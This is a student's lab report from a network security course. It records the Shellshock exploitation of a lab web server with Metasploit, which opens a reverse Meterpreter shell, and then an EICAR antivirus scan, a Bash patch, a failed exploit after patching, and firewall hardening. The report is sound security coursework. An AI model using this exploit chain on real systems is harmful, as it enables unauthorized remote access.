

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

Student:

John Tucker

Email:

john.a.tucker11@gmail.com

Time on Task:

2 hours, 12 minutes

Progress:


100%

Report Generated: Tuesday, July 12, 2022 at 1:25 PM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).




Part 2: Use Antivirus Software to Remove Malicious Files

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

12. Make a screen capture showing the contents of the VIRUS directory.




```
Activities Terminal Jul 12 12:06
Defending the Network from a Simulated Attack (3e)
Target: linux01
drwxr-xr-x 2 user user 4096 Jul 12 11:34 Music
drwxr-xr-x 2 user user 4096 May 29 2020 Pictures
drwxr-xr-x 2 user user 4096 May 29 2020 Templates
drwxr-xr-x 2 user user 4096 May 29 2020 Videos
drwxrwxr-x 2 user user 4096 Jul 12 12:02 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 27.329 sec (0 m 27 s)
user@corporationtechs:~$ ls ./Music
eicar.com eicar_com.zip
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

Section 2: Applied Learning

Part 1: Exploit a Vulnerable Web Server with Metasploit


11. Make a screen capture showing the **updated exploit settings**.



Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

17. Make a screen capture showing the **successful Linux shell command on TargetLinux01**.



```
ll, Bind TCP Inline (IPv6)
 29 linux/x86/shell_bind_tcp
ll, Bind TCP Inline
 30 linux/x86/shell_bind_tcp_random_port
ll, Bind TCP Random Port Inline
 31 linux/x86/shell_reverse_tcp
ll, Reverse TCP Inline
 32 linux/x86/shell_reverse_tcp_ipv6
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:46336) at 2022-07-12 09:37:13 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x   781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter > 
```

Part 2: Patch the Exploited System

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

4. **Make a screen capture** showing the **pre-patch Bash version**.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal displays the output of the `bash --version` command. The output indicates that the GNU bash version is 4.3.0(1)-release (x86_64-unknown-linux-gnu). The terminal window has a title bar that reads "Terminal" and a date/time display of "Jul 12 12:41". The terminal prompt is `user@corporationtechs: ~`. The terminal output is as follows:


```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```


Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

9. Make a screen capture showing the **post-patch Bash version**.



The screenshot shows a terminal window on a Linux system. The user is in the `~/Downloads` directory. They first check the current Bash version, which is 4.3.0(1). Then, they list the files in the Downloads directory, finding `bash_5.0-6ubuntu1_amd64.deb`. They use `sudo dpkg -i` to install this package. The terminal output shows the installation progress, including reading the database, unpacking the file, and setting up the new version. Finally, they run `bash --version` again, which now shows GNU bash, version 5.0-6ubuntu1-release (x86_64-unknown-linux-gnu).


```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

13. Make a screen capture showing your **unsuccessful exploit attempt**.



```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:46336) at 2022-07-12 09:37:13 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...


[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```


Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection.**



Part 2: Harden the Network Perimeter

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

Make a screen capture showing the updated firewall rules on the DMZ interface.

